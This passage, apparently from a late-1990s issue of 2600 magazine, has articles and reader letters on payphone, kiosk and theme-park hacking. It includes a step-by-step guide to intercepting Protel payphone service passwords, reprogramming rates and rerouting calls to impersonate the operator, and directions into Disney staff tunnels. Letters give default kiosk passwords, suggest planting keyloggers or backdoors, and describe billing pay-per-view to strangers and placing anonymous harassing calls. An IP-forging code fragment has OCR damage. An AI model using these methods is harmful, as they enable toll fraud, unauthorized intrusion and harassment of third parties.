*** - want as well. At the moment, we allow usernames of up to 32 characters
*** - instead of the current limit of 9. We're working on implementing
*** - secure connections for our users so the monitoring agencies can go
*** - back to real crime once again. And, at long last, 2600 readers will be
*** - able to contact people in their areas by simply entering a channel
*** - that identifies their state or country. For example, #ks2600 is the
*** - 2600 channel for Kansas, #2600de is the 2600 channel for Germany.
*** - (States come before the 2600, countries come after. A full list of the
*** - two-letter codes is available on our server.) And, as always #2600
*** - will exist as the general 2600 channel, open to everyone at all times.
*** - You can create your own channels and run them as you see fit, in the
*** - tradition of IRC.
*** -
*** - We look forward to seeing this network grow and flourish. Help spread
*** - the word - irc.2600.net - a network for hackers, run by hackers.
 02:07AM  @kluge (+i) on #jaeger (+lnt 23)        [sofnlBmcaYp]  [AmmoBox]
_
```

Protel Cocots

by HeadTrip

I have spent a few years investigating Protel cocots and have some useful info for anyone interested in hacking and/or phreaking these puppies. Protel cocots are the ones that answer with a 1200 bps modem set to old Bell mode instead of CCITT. Anyway, on to the good parts.

First, the Protel's have some features from the keypad that you will need to know in order to hack them. Here is a list:

*#61 - gives the payphone's number (as programmed in the system flags).

*#62 - gives the program info (we will go over this later)

*#65 - gives the number the phone calls for eeprom updates

*#2 - forces the phone to get an eeprom update and new flag settings

This is a very short list but it is all that is needed.

The first step to hacking a Protel cocot is getting the service password. Sounds hard, right? Well, it's not. The provider's network has to send it in order to send a new eeprom. (Catching on?) What equipment will you need? A dirt cheap laptop (like a Compaq lte286 or something - I got mine for $10 at a flea market) and an old Bell A202 or compatible modem (even cheaper). Telephone cable and alligator clips are also a must. Find the telephone network interface and crack it open. The fun begins! Clip your Bell modem on the line. Set it to receive only - some have this on the dial, others you have to clip the TX line on the modulator. Open your comm program on the laptop. Go to the phone and punch *#2. Log the input in your comm program. When you go back and look at the capture, you will see the four digit numerical passcode. Now the hard part: search and scrounge the Internet for a copy of expressnet-III or propro.exe (expressnet is the commercial programming utility for the Protels that supports dial-in stuff and propro.exe is the bare "call the phone and program it" version that comes free when you buy one from Protel). Now go home and run your program util, call the phone, and enter your password and program that cocot however you want: free long distance, 900 service, $100 per minute local calls... whatever. And for even more fun after jacking that rate up, set the 411 service cloak to another payphone, set the 0 cloak to another one... then wait at the other payphone and play operator.

When a call comes in to the operator:

91 returns the coin(s).

92 clears the hopper and collects the coin(s).

93 makes the next call free.

Play with it and figure out all the cool things you can do as the operator of that payphone. Oh yeah, and you can put pricing on the "free" services too, like 911, 411, 0, 211, 800, and stuff like that. All of the x11 stuff can be cloaked to whatever number you want it to dial, like 911 = 1-800-BUT-LOVE. This one I don't suggest because messing with an emergency service of any type is a felony not to mention downright immoral. Be creative, but remember it is illegal so don't get caught.

forging IP
from page 19

```
            return(1);

        return(0);
    }

    int
    in_cksum(u_short *addr, int len)
    {
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer = 0;

        while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

        if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
        }

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return(answer);
    }

    void
    dump(const u_char *p, int n)
    {
        char dec[33];
        char hex[25];
        char asc[9];
        int i = 0;

        while (–n >= 0) {
                sprintf(hex + i * 3, “%02X “, *p);
                sprintf(dec + i * 4, “%3d “, *p);
                sprintf(asc + i, “%c”, isprint(*p) ? *p : ‘.’);
                if ((++i == 8) || (n == 0)) {
                        printf(“%-32s| %-24s| %-8s\n”, dec, hex, asc);
                        i = 0;
                }
                p++;
        }
    }

    void
    usage(const char *argv0)
    {
        char *p;

        if ((p = strrchr(argv0, ‘/’)) != NULL)
            argv0 = p + 1;
        fprintf(stderr, “usage: %s [-i interface] dst src router\n”, argv0);
    }
```

☎

Assorted Disney Fun

by Hacks
hacks@rocketmail.com

I recently returned from a trip to Disney World and I spent a good deal of my time at Innoventions at Epcot. While there I decided to try and hack the computers. I walked up to a computer running a demo on Visual Studio 6 or something like that and tried to see what I could do. First off I hit ALT+F4 which exited the demo. This got me to a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the systray was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

Next I clicked on the start menu. It said Windows 95 along the left hand side and the only things on it were Programs, Documents, and a link to get back into the demo. Now I tried to right click on the start menu to explore it but the right click was disabled. The only other things I could think of to try were the windows shortcut keys. First F1 to get into help but nothing happened. Then F3 to get into find. Bingo, it came right up! Now to see what was on this computer.

I searched for *.EXE on C: - it came up with most of the default Windows EXE's, the demo EXE, and the full armor EXE's. I scrolled down to REGEDIT.EXE and clicked it in hopes I could re-enable the options that were disabled. (There is a list of windows options in the registry and instructions on how to change them at http://www.eons.com/registry.htm) But regedit was also disabled.

Scrolling through the EXE'S I saw ARMCONF.EXE. I started it and to my surprise it didn't ask for any kind of password. It had three circular check box things. The one in the middle read Critical Protection. It was the one that was checked. The one below that read System Freeze Protection, and the one on top read Turn Off All Protection. I clicked that one and hit OK. Now I ran regedit again and it started right up. From there I could do anything I wanted to do on the computer. But being a good little hacker I didn't change anything. I simply put Critical Protection back on and started the demo again. Now I wanted to know if this technique would work on the other computers. I went to the one next to it which was running Kia's Power Goo. I hit ALT+F4 and got out of that. I hit F3 and nothing happened. Puzzled, I clicked on the start menu and it said Windows 98 along the left hand side. I tried some other shortcut keys but they didn't work either. And because I'm not running 98 at my house I didn't know of any shortcut keys that are only in 98. After returning home I searched for Windows 98 Shortcut keys and I found a list. The only one that might work is Win+R - it opens the run dialog box. Win is the key that has the Windows logo on it. If anybody finds a way to do this in Windows 98 please e-mail me I would like to know.

More Disney Fun

by Madjestr

As an ex-Disney cast member, this article should give you the complete story of what the Magic Kingdom tunnels are all about. I even have a map to back it up with.

General Info

The tunnels aren't really underground. Disney built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

Security

There are no regular security patrols in the tunnels. On the map, security's main office is at MO-5. Security does, however, use the tunnels and can be called for if employees find guests down there.

Cast members also use the tunnels on their days off. So you don't have to be wearing a pseudo-Disney uniform to be down there. The two ways not to have security on your ass is to 1) not look like a tourist and 2) look at least 18. 1 discourage going into the tunnels anyway. Older cast members are generally dicks and will ask for the Disney ID of anyone they don't recognize.

Entrances

Generally, if a door says "CAST MEMBERS ONLY," it probably leads to the tunnels. There is at least one cast member entrance to the tunnels in each of the different lands (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the land's sit-down restaurants. That's how the cast members can get rid of garbage and get more supplies without "ruining the magic."

There is also at least one common tunnel entrance in each land that the attractions people use. This is why you don't see anyone from one land hanging out in another. You'll find a brief description on the map of where each stairway is located. I'll go into more detail on the entrances I used:

Stairway #25. The entrance with the most security. This is where all the Tomorrowland merchants store their wares. There is always someone watching the door and they will always ask for ID. Avoid it at all costs.

Stairway #10. When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.


Stairway #5. The easiest entrance by far. Hang a left after going through Cinderella's Castle. Keep walking past the statue on the kneeling princess until you see a large wooden door with the Cast Members Only sign on it. Inside and to the right is the stairway leading down.

In The Tunnels

There is surprisingly little of interest in the tunnels. The area labeled Character Zoo is where Disney keeps the character costumes. Try on a few.

The Fantasyland Dining Room is the cast member cafeteria. It has the cheapest food on Disney property. You won't have to show an ID. Just be prepared to pay in cash.

Have fun with the info and remember the magic.


MAGIC KINGDOM®
TUNNEL
N
Stairway #1 to The Pinocchio Village Haus
Fantasyland Dining Room
Main Wardrobe
Men's Locker Room
Kingdom Kutters
Women's Locker Room
DACS/ Studio "D"
Lion King Green Room
Stairway #4 to Liberty Square, Columbia Harbour House & Peter Pan's Flight
Stairway #9 to Fantasyland & Tomorrowland
Stairway #5 to Legend of the Lion King
Character Zoo
FANTASYLAND
Fire Prevention
Break Area
LIBERTY SQUARE
Stairway #10 to The Hall of Presidents
Stairway #24 to Cosmic Ray's Starlight Cafe
Stairway #25 to Mickey's Star Traders
FRONTIERLAND
Stairway #12 to Ye Old Christmas Shoppe
TOMORROWLAND
Break Area
Stairway #13 to Liberty Square & Adventureland Veranda
Stairway #16 to Adventureland & Frontierland
Stairway #27 to The Timekeeper
Stairway #17 to The Crystal Palace & First Aid
MAIN STREET, U.S.A.
ADVENTURELAND
Stairway #18 to MO-8
Break Area
First Aid
Personnel
Photography
Stairway #22 to MO-7
Break Area
LEGEND
Rest Rooms
First Aid
Stairway #21 to MO-5 & East Parking Lot
Stairway #19 to MO-6 & West Parking Lot
Stairway #20 to Tony's Town Square Restaurant Kitchen

Enunciations

Clarifications

Dear *2600:*

This is in reply to the letter about Hotmail's hidden words on the site in issue 16:2. That has always been there as long as I can remember. It was definitely there before Micro$oft took over, so they're innocent on this one issue at least.. And today (7/8/99) they changed the layout of everything, and the hidden words are no longer there at all.

Barcode

Funny how things always disappear after they get mentioned here.

Dear *2600:*

On page 45 I see: "One thing we don't have to worry about is running out of primes - there are said to be far more primes than atoms in this universe (yeah right)." There are an infinite number of primes - not "a lot," not "tons," but infinitely many. Whether you can find one big enough quickly enough is uncertain.

RS

Dear *2600:*

A few months back, I told you that SCC Communications Corp. handles the 911 database. When you move to another house, when a street is built up with houses, when a house burns down, that information is sent to SCC to update the database. The database is housed there, with all the names, addresses and phone numbers of everyone in the U.S. At least the ones who use a phone company that contracts with SCC. If you want documentation, go look at www.sec.gov and query the EDGAR database for SCC. Or you can look at their website again at www.scc911.com. The databases are housed in Tandem mainframes on-site. Guess where changes are made? Better luck this time.

still nobody

We still take issue with the concept of a single entity managing one massive database. While the data may be kept at this location, it appears as if the phone companies are the ones maintaining it and that there are actually many different databases. Clearly, there is a risk of all of this data becoming unified and if/when that becomes imminent, we'll definitely help get the word out.

Dear *2600:*

I couldn't help but notice vsr600's letter in 15:4. If it was a Unix shell wouldn't it be /root/storemax? Someone has been on wintel too long! Oops!

Falcon

Dear *2600:*

I have a couple of corrections concerning the article by rift. I don't have much of a clue about IPv6, but I know a little about current IP, and disinformation is worse than not knowing at all. So let's begin:

"Each time you log on to a network, the DHCP/PPP/etc. server assigns you an IP address." This is not true if the IP addresses are assigned by the system admins as they build the network and computers/printers/routers/switches/etc. are added. Not everyone is using DHCP.

"However it (IPv4) only allows 255 addresses to be used for each network (255.255.255.255 is the highest you can go)." This is the fun part. First of all, as far as limits of addresses go, we'll assume that he meant using a standard subnet mask for a C class subnet or network. That's 255.255.255.0. The first address is the network address and the last address is the broadcast address. So that means the usable addresses are xxx.xxx.xxx.1 through xxx.xxx.xxx.254 or 254 addresses. If you're using a DHCP server, that's one less address. Now let's say you have a class B address and for some reason you choose to use the whole thing for one network. Mask is 255.255.0.0 and you now have 65534 addresses for your network. I'm not even going to go into subnetting with masks like 255.255.192.0 or super-netting (the latter because I'm not that well versed on it).

"Unlike IPv4, IPv6 uses128-bit addressing, and uses HEX instead of decimal." Current IP uses decimal but everything is based on binary logic to the best of my knowledge.

"Using V4's addresses, we can only go from 0.0.0.0 to 255.255.255.255, whereas with IPv6's, we can use numerous combinations of integers/characters." Again, the 0 and the 255 in the last octet of the address cannot be used (network and broadcast addresses). Numerous combinations? I think not. Hex goes from 0 to F (basically). According to rift's representation of an IPv6 address you can go from 0:0:0:0:0:0:0:1 to FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFE usable addresses theoretically.

And as far as tunneling goes, the only reference to tunneling I've heard of is in PPTP or point to point tunneling protocol.

Not to bash on rift, but I mean come on. This kinda shit gets my nut hairs in a knot. I saw this as I sat down to read one of my favorite magazines tonight and felt the need to comment. I wish I had the balls to write an article full of holes for a free t-shirt or an e-mail addy @2600.com.

For anyone who wants to know more or feels I've made any errors email me at twiztid@flash.net.

Twiztid

Dear *2600:*

This is kind of random and off the wall, but the Aspect phone switch that HyTeK wrote about is the system used by America Online in all of their tech support/billing/customer service etc. call centers. I thought somebody might find that interesting.

joe cool

Dear *2600:*

I just finished reading 16:2. Normally I have no valuable input, for I have been sort of "out of the loop" for a few months. However, I noticed a blatant error in one of your responses to a letter. Shine asked about an old payphone near his apartment. You are probably right about it being a neglected COCOT, but you are dead wrong about Bell Atlantic payphone rates. I have lived in South Jersey for 15 years now, and have played with almost every Bell fortress in the 609 (and now 856) area code. Long ago, a local call was a dime. Then, in the early 80's, the rates jumped to 20 cents. Recently, the rate was raised to 35 cents everywhere (in Bell Atlantic, at least). A local call never cost 25 cents. Two dimes sufficed for a call, but if a quarter was inserted, a nickel was not returned. (Bell always finds a way to rob us.) Perhaps the failure to return the change can explain the misunderstanding. Oh well. Keep publishing, you have a great mag!

John Belushi

We were wrong to assume all rates in Bell Atlantic land followed the same pattern. In New York right now, local calls cost 25 cents under Bell Atlantic. But this is likely because NYNEX had already agreed to keep this rate when they were taken over. Incidentally, calls here were never 20 cents.

Dear *2600:*

In the article "Pushbutton Lock Hacking" in 16:2, Clawz states that the only way to get by the push button code is to pull out a battery so it resets itself. Considering that the battery is on the inside part of the door, that would mean that you already have access to the door code, or some way to get in. So what exactly is the point of resetting the code except letting the rest of the world know of your entrance?

rj

Hacking doesn't always involve obvious uses of security violations.

Dear *2600:*

I'm writing in response to HyTeK's article in 16:2, "Manipulating the Aspect." There's just one thing I want to point out that I think was unclear. It's true that the Aspect switch, up until release 6, was based on a Unix platform with Motorola processors, but Aspect stopped using Unix and Motorola with release 7. The current version is release 7.2. It uses Windows NT 4.0 SP3 and Intel Pentium Pro 200s. Here's another thing HyTeK may find interesting: Your article has piqued Aspect's interest. They recently sent this letter to their customers.

"As companies rely more heavily on networks and information systems to support their critical business operations, the need for securing those systems also increases. Aspect is committed to ensuring our customers with the highest quality systems and service, and providing adequate security for those systems is paramount. In today's electronic environment, we are all challenged with distractions such as viruses, worms, and the threat of hackers. The urgency of this communication is prompted by a recent article in a magazine which speculates how a hacker might gain access to an Aspect call center. We have taken unpublished but aggressive actions to ensure the security of your systems. To our knowledge there have been no incidents of any unauthorized access to any customer call centers, or to our own call center - and we want to keep it that way."

It was signed by the Executive VP Sales and Customer Operation and the Senior VP Customer Services.

Meth_od

It always frightens us when someone takes unpublished actions.

Dear *2600:*

I would like to start out by asking Happy Harry if he knows what he is talking about in *2600* 16:2. Do you have access to more than one room in which the SIPRNET is housed? The SIPRNET that I maintain has just been upgraded from MicroMMAC-24E hubs to CISCO 1900 hubs. From there it connects to a Catalyst 5500 to a KG197 then to an ATM Switch. That is in just one building. In other buildings which I maintain, the SIPRNET uses these types of hubs/switches: 2924, 2926, 5000, 2924M, 6509, 4000, 7500, 7200, all made by CISCO. As to the user end on the SIPRNET, I have recently replaced an Elegance SP333 with a Micron PII 400 which uses a Novel/NT OS. Also on the SIPRNET are all manner of Sun equipment from Ultra 60 to LX. The database here is kept on HP 4+ servers as well as Sun Ultras and the average PC box. SPX 90, 50, and 20s are also used. There is also a way to send unclassified e-mail to and from the SIPRNET. Lastly, in my years playing around on the SIPRNET the only interesting (at all) stuff on there is the publication *The Early Bird.* If you want really cool stuff you have to get onto the SCI LAN.

Sunshine

Venom

Dear *2600:*

First off, let me just get off of my chest how I feel about hacking and all that. While I am not a hacker, nor a lawyer, I can honestly say that any figures short of infinity used to express the amount of time and money spent protecting private company, personal, and governmental data is surely an understatement. You bitch and complain about unjustified quotes of measly amounts by prosecutors of your lamer hacker friends when those amounts don't even come close to the total damage that has been done by you and people like you.

I am constantly fixing problems with my customers that were brought about by security issues, and in my opinion these issues shouldn't even exist. I feel that if a person is a grave digger, and is caught abusing his position for personal, financial, or sexual gain, then not only should he lose his job and never be allowed to work in that position again, but he should be beat over the head with the very shovel he used to dig them up.

So, no, I don't feel one bit sorry for the miserable prick who you claim needs his computer access to build a case against his oppressors. He screwed that up when he took advantage of his ability to gain access to them to begin with. I feel that he's made his bed, and he should lie in it.

I also consider it a blatant monstrosity that you should be allowed to actually publicly display sites that have spent many many man hours and dollars to protect themselves against people like you, and you somehow invade their privacy anyway, costing them even more money as well as embarrassment. These things cause businesses to close, and the ones that don't close their doors are almost shut down because they are irreversibly damaged due to customer loss because of your intentional actions against them.

So aren't you basically doing the same thing to people who have done nothing to you as the federal government is doing to your friend? You say that they have "boxed him in" by not allowing him to be near computers and the poor fool "can't even work at McDonald's." Aren't you doing that very same thing to small companies that are having a hard enough time keeping their head above water as it is? Do we really need your kind in front of a computer? No, I think not.

If it were up to me, I wouldn't have even wasted the tax dollars it took to provide room and board to the sorry son of a bitch. We should have just shot him to begin with. Of course, then we'd hear whining from you about how a person just isn't "free" anymore in this great land, "...cause we can't hack other people and screw them up now either!"

Why don't you people get a life, and quit bothering others? Did anyone ever ask you to "test their security systems?" Well, did they?

And you can't really be speaking seriously when you say you want me to feel sorry for him and do something for him. He broke the law. Intentionally. He sat up late at night, and knowingly did wrong. And the things he did had repercussions, and anything short of a cruel, deadly, or near-death beating is unacceptable to me. So, instead of complaining about what the outcome was, you should be damn glad I wasn't the judge in the case, because there would have never been any deals. I would have let him rot there.

It's because of people like you that I pay so much more than necessary for things I need to survive.

None of your Damn Business.

Another shining example of how just letting people talk can save you a lot of time trying to prove your point. When you calm down enough to read this, consider what kind of a world it would be if security issues didn't even exist. You need to research the case and see what it was Mitnick was charged with and analyze the true nature of most hacking crimes. The people in charge of security who get so bent out of shape when security holes are discovered should maybe be doing something else.

Dear *2600:*

I just would like to say that your page *sucks*. You have nothing useful like program text files or exploits and has a very bad design. Second, why the hell do you have pics of web pages that have been hacked two years ago and say "Just Hacked". And why the *fuck* do you have pics of phones - what the hell are you thinking? I don't go to a hacker site to look at payphones. Oh yeah, you money wanting dicks, why do you charge $6 for a little magazine with 10 pages with useless information you didn't even write because you can't hack shit.

alex

Someone apparently didn't get a Twinkie in their lunchbox today.

Guilt By Association

Dear *2600:*

I would consider myself a newbie, and as a newbie I take it upon myself to learn as much as I can about the fine art of hacking... so I started reading your mag which is very informative, as well as entertaining. One day I took your magazine to school (because I take it everywhere) and my PASCAL teacher saw me reading it - him being one of those 1950's techno brain computer geeks who thinks that hackers are all little punks bent on destruction. The next thing I knew I was called up to the principal's office. He talked to me for a while as did the security guards and apparently they think that I am such the "Kevin Mitnick" that they have to restrict all computer use from me. That means no programming classes plus no visits to the computer lab. Now my high school education is ruined. I just thought you might want to know about that.

icon

You're saying you were forbidden from taking computer classes because you were caught reading 2600? No other reason? If this is true, you have one hell of a good case against these bozos. It would involve lighting a fire under the ACLU to get them to actually take an interest in one of these cases for a change. It has to start somewhere.

Dear *2600:*

I was wondering if the media thinks that it was OK for the CEO of Apple and his accomplice (Berkeley Blue and Woz) to have started their company on money that was obtained by one of the crimes that Kevin is convicted of. They are now millionaires. Many seem to have also forgotten that Bill Gates started his company with the help of criminals and their illegally obtained money. The crime being the building and selling of blue boxes. Today I have been turned down by a company because one of the many web pages that I have built was a hacking page. And therefore they say that I must be a criminal.

napalm

The mood in this country has changed dramatically in the past twenty years. Relatively harmless infractions are now dealt with as forcefully as major crimes and the prison population is soaring. Had this been the mood in the 70's, it's unlikely Apple Computer would have ever come into existence. What's especially frightening is the fact that kids today aren't aware of the current mood ever being different.

Dear *2600:*

After the experience I had this week, I felt compelled to drop you guys a line to demonstrate how utterly fucked up this world is. I am not a hacker or anything like that. I have a few friends who have an interest in hacking, and my roommate gets *2600* every time it comes out. I read through it because even though I don't hack, I find a lot of the information you guys print pretty interesting. Not to mention I'm appalled at the injustices to Kevin Mitnick.

Recently I received an assignment from my temp agency to go to work for MCI Worldcom to update business customers of potential planned outages on their circuits. On my first day, one of the managers sat down with me and asked what I knew of telecommunications. Not knowing much at all, he started going over some of the basics. We got to talking computers, and hacking came up. He asked if I hacked at all, and I told him no - which is the truth. But I did mention that I had a few friends who were into it a little, stressing the fact that they were not malicious about it, and had never hacked anybody's system to do damage. Well, I guess that was a dumb thing to say, even though I stressed that I didn't know the first thing about hacking, because three days later, they terminated my assignment due to their suspicion that I was a threat to their security. The weird thing was that he asked me if I read *2600,* to which I proudly said yes. My question is this: would a hacker openly admit openly to having hacker friends or reading *2600* if he were going to plan some sort of security violation? Wouldn't a hacker with malicious intent want to avoid the subject as much as possible to avoid suspicion? I thought you might be interested in how you unwittingly played a part in my downfall from a truly good job. (I don't blame you at all, but I guess I have to keep it secret that I read your mag for fear of getting fired from now on.)

artiedeco

So far reading 2600 has gotten people into trouble at school, gotten others fired, broken up relationships.... We're really affecting people in ways we had never dreamed.

Retail Hacking

Dear *2600:*

I'm writing in regards to the letter in the 16:1 issue concerning how to get past the password protection on their Compaqs. My friend and I were in the mall shopping when we noticed Radio Shack. I instantly remembered that letter and decided to give it a try. Sure enough the clerk was watching us, so I made my friend distract him. I got ahold of one of their business cards and typed in the store number (014326) and it worked! I used my artistic abilities and created a beautiful "Free Kevin" background in MS paint. Just wanted to confirm the fun one can have at Radio Shack.

KeMo BoY

Consider that there are people who would want you to rot in prison for that one action. Now you really can commiserate with Mitnick's plight.

Dear *2600:*

When messing with a credit card scanner at Walmart (also a similar version in Wal-greens), I discovered that pressing the far left option button and "enter" at the same time entered a special mode. In the ones at Walgreens, you can easily shut down the check-out lane this way. But due to the proximity to the checker, too much screwing around is not possible. Anyone know of further options that can be used from this?

caesar gaius caligula

Dear *2600:*

Just thought I'd drop a line after reading a letter in the 16:2 issue about the Kodak image centers by Sylex. I can add a few things for what they're worth. The printer is a Kodak dye sub 8650 series, the password from what I have seen is most generally a four digit combo. Images can be brought in by disk in .bmp and .jpg format and only from the Kodak specific format. You cannot bring in a burnt CD. The price is kinda steep: the cost for paper and ribbon run about $2.25 if you just purchase 100 sheets at a time. I have not found much else that can be done with them, but if anyone else has, please let us know. I am not positive about the information; I got it and a bunch of other general info after talking to various Kodak agents for about five hours and getting basically nowhere fast.

Drifter

Dear *2600:*

In response to the letter about the Kodak machines in Wal-greens, the same machines are in CVS's (formerly known as Revco) all over the country. I spotted one in my local CVS and decided it was a good thing to mess around with while waiting. I discovered that the password to get into the setup area is by default the store number. You can get this from any receipt. If you live in a fairly small town, then you are in luck, because small town stores think they don't have much to worry about, and you are likely to find shoddy security. Once you are in, you get a menu used to control the machine. You even have access to Windows! The machines also have a floppy and cd-rom drive for photos, so try installing Keylog programs or backdoors. If you can get past the initial password, the sky is the limit. And don't be malicious, as this will contribute to the bad public opinion of hackers. As a side note, the people at my local CVS are cool and actually *thanked* me for changing their machine to Spanish. It alerted them to the security hole, and they realized that someone else might have formatted the hard drive, a much harder way to learn. Thanks and keep the info flowin'.

Yerba AKA Willy L.

Dear *2600:*

I am a new reader to your magazine so I'm not sure if this information has been in any articles before 15:4. One day I was at a local Target and was banging on the keys of those card readers that you swipe your credit card through at the checkout lane. You can find these in the grocery store, the Pharm, and other places. After hitting the keys for a while I got a message on the screen that said something like "System Password?" I was first curious as to how I got this message. After hitting the keys more and more, I was able to narrow it down to the enter (or yes) key and the number 7. Pressing these two keys simultaneously will bring up the message. I tested it out at other stores in Ohio and also Michigan. The same code will bring up a System Password message on almost all card readers, even different models. Out of all the card readers I have tested this code on, I have only found one or two where this doesn't work. At one location I tried the store number in many variations and also brute forced it but no luck. You can't just stand there too long hitting the keys or someone is probably going to get suspicious. Do you guys have any suggestions for a password?

xprotocol

No, but an overnight cashier with lots of free time would be the perfect candidate to spend hours trying.

Phone Trickery

Dear *2600:*

I never ordered pay per view before through Mediaone and I have several phone lines in my house. When you call from a different phone other then the number that is on record you are asked to enter your home phone number. Well, you can enter anyone's phone number and charge a pay per view movie to their bill. I think we should inform Mediaone about this small but still major security problem so it can be fixed.

payphone

*You just did. But before you go inviting the neighborhood to the next heavyweight wrestling marathon, make sure this also works if your phone number is blocked (*67). Otherwise, it's not too difficult to figure out who made the call and adjust the billing accordingly. And if you're calling an 800, 888, or 877 number, they will know your number no matter what.*

Dear *2600:*

I have enjoyed your mag for about a year now. I never really had anything worthwhile to write, but I found something that might help out your readers. With all the ad-supported services out there such as hotmail and jfax, there has come another service useful to those of you wishing to do whatever it is you do. The page is www.mrwakeup.com. What they do is call a telephone number you give them with a message. It also plays a short advertisement. Like everything else in life, this can be used for good or evil. Have it call someone you don't like with a nasty message, and no one will know who it was. Think of the possibilities! Anyway, just thought you'd like to know.

Jonathan Fredericksen

For the benefit of future victims, it is possible to hit a key when this thing calls you so that it will never call you again.

Dear *2600:*

Just picked up the new issue and wanted to respond to some letters. Justin mentioned a program available from Bellsouth on their FTP called "bst_isdn.exe". Although it's been there for years, it's actually a nifty little program, giving some interesting information on CO locations and switch types. Worth checking out.

PhuzzBoi wrote about a test number which gave him several functions including various tones and an audio monitor. This type of test number is known as a DATU (Direct Access Test Unit). There are some texts about it floating around out there. As for the passcode, Bellsouth seems to always use 1111 or even 1122 when they're trying to be really sneaky.

lineside

Dear *2600:*

On page 31 of 16:2 PhuzzBoi wrote a letter about a number he discovered which had options of audio monitor, ring level adjustments, etc. That number only works for prefixes in the San Antonio area. How can one find the number which allows those options in an area such as Atlanta?

SSTcobra
Atlanta

The only way to get information like this is to track it down by relentless exploration and research. Sometimes that means scanning, sometimes analyzing a phone book, and it always means conversing and sharing information with others. And there's even the chance that it doesn't even exist in your area. But we're sure you'll find lots of interesting things while you're searching. Share the info once you get it.

Dear *2600:*

If you're not familiar with Bell Atlantic in the New York metropolitan area, suffice to say it's still NYNEX, the phone company so bad that they were fined millions of dollars by the FCC. The latest hilarity: when New Yorkers recently had their voice mail upgraded, Bell Atlantic sent a helpful card with the new access number and made sure to point out that your new temporary password is *your phone number.* I am sure this was very helpful to anyone who wanted to sit at home, locking everyone out of their new mailboxes. And while you're on the phone waiting on hold for a Bell Atlantic rep, your friends and business associates are calling you and getting whatever insane outgoing greeting was just recorded by the new owner of your mailbox.

Whee. Okay, one more: of course when you use Bell Atlantic payphones you have a 50-50 chance of losing your money. I always make it a point to dial the refund number (it's the principle after all). But here's the new feature Bell Atlantic isn't promoting - lately on many of their pay phones when you try to enter in your home number for credit, a teeth-shattering screeching sound is emitted (I swear) presumably to cause you to stumble off, forgetting about your quarter. But don't hang up! Wait for the operator to come and then verbally give your home phone.

Loggia

Dear *2600:*

In 16:2 ICON wrote in about the strange rings late at night. I had always wondered what these were, as they usually occurred when I was just getting ready to sleep and were quite annoying. I can tell you that they occur in both Shreveport and Bossier City, Louisiana. Does anyone know of a way to get rid of these? Short of replacing the phone, since most home phones use electronic ringers?

Rolan

Some phones are a lot more sensitive than others. The testing that many phone companies do on their lines late at night shouldn't be causing more than a very slight sound on an electronic ringer and no sound at all on a bell. As it's unlikely you'll succeed in getting the phone company to stop testing their lines, you may want to complain to the company selling the phone since their ringer is overly sensitive. Of course, this is assuming that we're talking about phone company testing. If your phone actually does a full ring, it could be something else entirely, like a real call.

Dissatisfaction

Dear *2600:*

Recently, I have become disgusted with the hacking scene. It seems like more and more power tripping 13-year-olds are beginning to populate the scene and pollute its friendly nature, giving it a bad rap. I've been in and around the scene for six years. For awhile, I was absolutely thrilled with its open-natured, refuge like appearance. A place where I could go and speak my mind without being criticized for what I believe. But in the latter part of my membership, I've had the urge to completely end all relations with the scene because of its fad-sporting habits. Six months ago, "script kiddies" were the elite ones. Now they're openly criticized. And this goes for much more as well. My point is really a question. Does anyone else think the true scene is turning to shit? Or have I just spent way too much time on EFnet?

Dementia

You're spending way too much time in Fantasyland, that's for sure. There is no place on earth worth being where you don't get criticized for what you believe. We know you're horrified by "script kiddies" being openly criticized but you should really learn to live with it. And the true scene has been "turning to shit" since the day after the true scene came into being. It wouldn't be a true scene if it wasn't.

Dear *2600:*

There's nothing I hate more than hypocrisy. The contradiction I speak of comes when *2600,* a prominent voice of the hacker community (like it or not), cries out against destructive behavior - attacking web sites (government or otherwise), destroying data, unleashing viruses upon the world - and then turns around and defends those people when "hackers" are verbally or legally attacked by the public at large. The distinction needs to be made between those of us who promote peace, good behavior, and intellectual curiosity and those of us who are simply trying to cause mischief, or get themselves put into jail. Perhaps we need a new term - the original meaning of "hacker" has become so perverted by the media that it now bears no relevance whatsoever to the ideal it was created to embody. What we need is a new term - and a hacker manifesto. A document which says, in plain layman's terms, what we as "good" hackers believe in, what we do, and why. A document meant for circulation to the general public - through other magazines or newspapers. A document which distinguishes us from the malicious mob of angst-ridden fools who call themselves hackers because they want to belong to a bigger movement.

Entropic
Dallas,Texas

